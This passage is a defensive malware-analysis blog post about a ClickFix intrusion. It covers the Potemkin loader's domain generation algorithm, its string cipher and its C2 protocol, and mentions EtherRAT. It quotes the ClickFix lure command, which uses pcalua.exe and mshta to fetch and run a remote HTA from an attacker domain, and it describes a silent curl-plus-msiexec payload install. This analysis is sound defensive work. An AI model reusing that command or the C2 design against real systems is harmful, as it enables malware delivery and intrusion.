


Background



Figure 1: Diagram showing the attack chain
Huntress previously documented a ClickFix case in February involving lateral movement and the delivery of malware-as-a-service loader Matanbuchus and a novel custom implant called AstarionRAT. In a new case in May 2026 , we observed another ClickFix infection - this time leading to a full hands-on-keyboard intrusion that spanned 11 hosts across the victim's network.
The infection began on an unmonitored endpoint, where the user was tricked into running a ClickFix command that fetched and silently installed an MSI package. The MSI dropped Potemkin loader, a custom x64 loader that uses a domain generation algorithm to find its C2 and reflectively loads follow-on modules in memory. The module served through Potemkin was RMMProject, a 4.4 MB Lua-scriptable DLL with browser credential theft (including a Chrome App-Bound Encryption bypass via embedded DLL injection), a hidden-desktop remote control module, and 15 distinct task types. Separately, the attacker deployed EtherRAT, a known Node.js backdoor that resolves its C2 address from the Ethereum blockchain, along with a Cloudflare tunnel for persistent access.
With those footholds established, the operator moved to hands-on-keyboard activity - fighting a running battle with Windows Defender, deploying Chisel reverse SOCKS tunnels, and spreading laterally via WMIExec and SMBExec to ultimately reach the domain controller and spray EtherRAT across over 11 hosts. The intrusion was already well underway by the time the Huntress agent was installed on the affected endpoints.
Why is ClickFix still so effective?

ClickFix remains effective for a simple reason: it exploits human nature. People naturally follow directions when presented with a clear, authoritative-looking instruction (“press Win+R, paste this, hit Enter”). The social engineering doesn't need to be sophisticated; it just needs to look like a legitimate troubleshooting step and more often than not, that's enough.
This case is also a reminder of why endpoint coverage matters. The initial infection originated from an unmonitored endpoint, which gave the attacker an unchallenged foothold. Had that endpoint been monitored, the malicious activity could have been caught early - before hands-on-keyboard activity began, before lateral movement occurred, and before EtherRAT ever had a chance to establish itself deeper in the environment. Visibility gaps don't just mean missing telemetry; they mean giving attackers the room they need to do real damage.
What happened?
The user visited the compromised website and was instructed to run the following command in the Windows Run Dialog window:
cmd /min /c "pcalua.exe -a mshta.exe -c hxxps://cl.distritovagas.com/hte[.]hta"\1
The command abuses pcalua.exe as a LOLBIN to proxy mshta.exe execution, fetching and running a remote HTA payload to evade process-based detections.
What’s in hte.hta?

Figure 2: Content of the hte.hta file
The HTA payload hides its window, uses WScript.Shell to run curl silently downloading an MSI from an attacker-controlled domain (sonra.eutialyson[.]com/inst24.msi), then executes it via msiexec /qn for silent installation.
Potemkin loader
Before walking through the hands-on-keyboard intrusion and lateral movement, let's look at the loader binary dropped on the endpoint. We are tracking it as Potemkin, a custom x64 Windows loader. Potemkin was delivered as part of an MSI installer (inst24.msi) built with the WiX Toolset. The installer dropped the loader to C:\Users\<username>\AppData\Local\Microsoft\RunSearch\RunSearch.exe and registered persistence at install time via an MSI AutostartRegistry component, which created HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\RunSearch = [INSTALLFOLDER]RunSearch.exe.
Potemkin has six functionally distinct components. Five of them tag every log line they emit with a fixed prefix ([Agent], [DNS], [Chan], [Sync], [DLL]); the sixth is the cipher core - every component above calls into it to decrypt strings:
Component 1: [Agent] - main worker loop
Eleven distinct log strings live inside the main function:
[Agent] start, seed= - Fires once, at worker thread entry. The value after = is the hardcoded XorShift32 seed (151678 in this build).
[Agent] DNS lookup seed= - Fires at the start of every cycle, just before the agent begins probing candidate domains. The seed value is the same on every cycle, which is how we know two infections produce the same domain probes in the same order.
[Agent] DNS: domain= - Fires when the agent finds a live C2 server. The value is the domain that responded with “ok” to the /api/client_hello probe.
[Agent] DNS: no domain found, sleeping 1 min - Fires when none of the 10,000 candidate domains responded. The agent then sleeps for 60 seconds and tries the entire list again. Presence of this line means the C2 was completely unreachable across every probe.
[Agent] uuid= - Fires after the agent successfully establishes its identity with the C2. The value is the UUID that will be used for the rest of the session - either freshly assigned (first run) or read back from %LOCALAPPDATA%\hyper-v.ver and re-verified
[Agent] init status= - Fires after the post-identity handshake (POST/api/client/init). The value is the HTTP status code returned.
[Agent] poll got_task= - Fires after every poll of the C2 (every ~5 minutes in the wild). Value is 1 when the C2 returns a body indicating a task is ready, 0 otherwise.
[Agent] LoadAndRunDLL= - Fires after Potemkin attempts to fetch and run a follow-on DLL, but only when the previous got_task was 1. Value is 1 if the DLL was successfully fetched, decoded, mapped, and executed; 0 if any step failed.
[Agent] DLL returned (updatedll), reloading... - Fires when the loaded DLL signals that it wants to be replaced. The agent skips its sleep and immediately fetches the next DLL.
[Agent] exception: - Fires when an internal C++ exception is caught with a known type. The value after the colon is the exception's message.
[Agent] unknown exception - Fires when an exception is caught but the type is unrecognized - no message is captured.
The DGA (Domain Generation Algorithm) seed 151678 is the only seed value Potemkin uses. A DGA generates a list of domain names algorithmically rather than hardcoding them - the operator only needs to register one of the generated domains before deployment, and the malware will find it by trying each candidate in sequence. Because the seed is fixed, there is no per-host randomization and no time-based reseeding. Two independent infections running the same build will probe the exact same sequence of domains, in the exact same order, on every iteration. This makes the candidate space precomputable and finite (10,000 domains).
The hot-reload branch (signal == “updatedll”) skips the inner-loop sleep. The operator can push live module updates that complete within one network round-trip without waiting for the next polling cycle. The nominal sleep interval is 60 seconds, but as the recovered debug log (we will talk about this later in the blog) shows, the effective poll cadence in the wild is closer to 5m27s once C2 latency is factored in. We will return to how the signal value flows out of the loaded DLL when we cover the [DLL] subsystem.
Component 2: [DNS]
Potemkin doesn't have a hardcoded C2 address. Instead, every time it needs to talk to its operator, it generates a list of candidate domain names from a built-in dictionary and tries each one until one responds with an expected reply. The generator is deterministic, given the same starting seed (151678), it produces the same domains in the same order on every run. This pattern is known as a Domain Generation Algorithm, or DGA. The advantage for the operator is that they don't have to hardcode a domain that defenders could block in advance, they only need to register one of the candidate domains shortly before deploying the malware. The advantage for us defenders is the opposite: because the algorithm is deterministic and recoverable, every possible candidate domain can be precomputed and blocklisted. See the Indicators of Compromise section for a complete list of generated domains for this payload.
The payload generates 10,000 domains. The agent walks all of them in order, sending a small probe to each, and stops at the first one that returns a valid response. If none of the 10,000 respond, it sleeps for one minute and tries the entire list again from the top.
Potemkin produces three log messages:
[DNS][<n>] trying <domain>:443 - about to probe candidate number n (zero-indexed)
[DNS] FOUND domain[<n>]: <domain> - got a valid response from candidate n; this is the C2 for this session
[DNS] exhausted all 10000 domains, none responded - no candidate replied; sleep one minute and retry
For each candidate domain, Potemkin sends an HTTP GET request to a fixed URL path (/api/client_hello) on port 443, then checks the response body for a particular keyword (“ok”). Both the URL path and the keyword live encrypted inside the binary. The live-check is: send GET /api/client_hello to C2 on port 443, and if the response body contains the substring “ok” (with quotes around it), consider this candidate the live C2 and stop searching. Potemkin's HTTP code is written using cpp-httplib, an open-source C++ HTTP library, so every C2 request carries User-Agent: cpp-httplib/0.12.1. In the captured infection, the response body was {"ok":true}, which contains the byte sequence "ok": and satisfies the check.

Figure 3: Wireshark capture of a Potemkin DGA probe to C2 anus-staylard[.]xyz
The DGA generator
Potemkin produces domains by picking three words from a built-in 1,000-word dictionary, optionally separating them with dashes, and appending .xyz. Example outputs from the captured infection: pestrear-lamp[.]xyz, uglyshop-mare[.]xyz, rule-bead-dust[.]xyz, anus-staylard[.]xyz, fair-bath-fond[.]xyz.
The "randomness" that picks which words to use and where to put dashes comes from a small algorithm called XorShift32, a simple deterministic routine that turns a 32-bit number into a long sequence of numbers that look random. Each time Potemkin generates a candidate domain it calls XorShift32 five times: three of the results pick word indices into the 1,000-word dictionary, the other two decide whether to insert dashes between adjacent words.
The word salad bar
The dictionary the generator pulls from contains 1,000 English words, broken down by length as follows:
54 four-letter words
920 five-letter words
25 six-letter words
1 seven-letter word
Every word is stored encrypted in .data and decrypted on first use. The dictionary is dominated by five-letter words because most common short English nouns and verbs are that length; the single seven-letter word and the small set of four-letter words are outliers that produce noticeably shorter or longer domains than the typical output. The Python implementation of the DGA algorithm:

Figure 4: XorShift32 inlined into the per-word loop
Component 3: Custom byte cipher
Potemkin protects two categories of strings with a custom byte cipher: the constants needed for C2 communication, and the entire DGA dictionary. Everything else in the binary - HTTP framing, JSON keys, log strings, and persistence path - lives in plaintext.
The decrypted strings:
/api/client_hello - DGA liveness probe path
: - Host header host:port separator
ok - Probe response check token
.xyz - DGA top-level domain
test_agent - Hardcoded loader_id value
1,000 dictionary words - DGA word list (54 four-letter, 920 five-letter, 25 six-letter, 1 seven-letter)
The cipher is a custom four-round byte-level construction. The binary contains eight near-identical decoder functions, one for each plaintext length the payload needed to encrypt (2, 3, 4, 5, 6, 7, 11, and 18 characters). Each encrypted string is stored alongside its key material in a single struct in .data. The figure below shows this for the string test_agent.
Each round block is 12 bytes and holds three values:
A starting key byte - the initial value used to mix with the data (highlighted in the figure: 0x05 for round 4, 0x04 for round 3)
A key_op - a number (1-4) that tells the cipher how to mutate the key after each byte (increment, bitflip, bit-shuffle, or rotate)
A data_op - a number (1-4) that tells the cipher how to transform each data byte using the current key (subtract, XOR, rotate, or bit-shuffle)
When decrypting, the cipher loops through the round blocks and for each round walks every encrypted byte, applying data_op to mix the byte with the key and then key_op to evolve the key before moving to the next byte. Because the key mutates after every byte, each byte gets a different effective key value even though only one starting key byte is stored per round.
Not every string uses all four rounds. In the test_agent struct, rounds 1 and 2 are all zeros, meaning those rounds do nothing. Only rounds 3 and 4 are active. Other strings in the binary fill all four round slots with non-zero values.
Different strings have different data_op, key_op, and starting key byte values baked into their structs at compile time, so each string has its own unique decryption recipe despite all of them running through the same cipher code.

Figure 5: Annotated IDA view of the test_agent cipher struct, showing the encrypted data, round blocks with key_byte/key_op/data_op fields, and skipped rounds
Decryption algorithm:
The choice of which strings to encrypt is selective and inconsistent. The malware author encrypted the probe path (/api/client_hello) but left the tasking endpoints (/tasks/get_worker, /tasks/collect) and the DLL-fetch endpoint (/avast_update) in plaintext. They encrypted test_agent but left loader_id (the field name carrying it) in plaintext.
Component 4: [Chan]
Component 4 produces the artifact we can find on a victim host: %LOCALAPPDATA%\hyper-v.ver, a file containing a single UUID string, a C2 identifier for that compromised host. First, the infected machine sends POST /api/client/new with {"os_info":"Windows"} to the C2. The server responds with a UUID, for example {"ok":"70cdb427-ac79-48f5-bd2d-38f26b08e5ad"}. The agent extracts that UUID and writes it verbatim to %LOCALAPPDATA%\hyper-v.ver.
The agent reads the UUID from hyper-v.ver and sends POST /api/client/verify with it. If the C2 responds with “ok”, the UUID is reused. If verification fails, the agent falls back to the registration path and gets a new one.
Component 4 contains the following log strings:
[Chan] POST /api/client/new - about to register
[Chan] new status= - registration response received
[Chan] new: no response, err= - registration request failed
[Chan] new: token field empty in response - C2 responded but didn't include a UUID
[Chan] verify status= - verification response received
[Chan] verify no response, err= - verification request failed
[Chan] verify token= - UUID successfully verified, reusing it
[Chan] exception: / [Chan] unknown exception - error handlers
After identity is established, the agent posts /api/client/init:
Component 5: [Sync] - task polling
The [Sync] component runs once per polling cycle. It is a two-stage transaction: fetch a task assignment from the C2, then send back an acknowledgment. The acknowledgement payload is always the same: {"status":"true","uuid":"...","type":"1015","task_result":"b2s="} - regardless of what task was received. The task_result field is just base64-encoded “ok” (b2s=).
Eleven distinct strings are initialized into globals inside the [Sync] subsystem before the first request. Unlike the operational strings used by [DNS] (which are encrypted in .data and decrypted on demand), all 11 of these live in plaintext in .rdata and are referenced directly by their addresses. They cover every JSON key, every JSON value, every endpoint, and the content type used across both stages of the polling transaction:

Figure 6: Hardcoded strings in the [Sync] component
Worker fetch
The first request checks whether the C2 has a task ready:
uuid is the persisted client identity (found in hyper-v.ver), and loader_id is the string test_agent, recovered by decrypting the encrypted struct we covered in the decryption section. Every /tasks/get_worker request from this build carries the same "loader_id":"test_agent" literal.
Response check
The response body is checked for two substrings: “ok” and “1015”. Both must be present for the agent to consider a task ready. This is where the value 1015 becomes meaningful—it's the C2's way of signaling “there is a DLL task ready for this client”.
Task acknowledgment
If both substrings match, the agent immediately posts the acknowledgment:
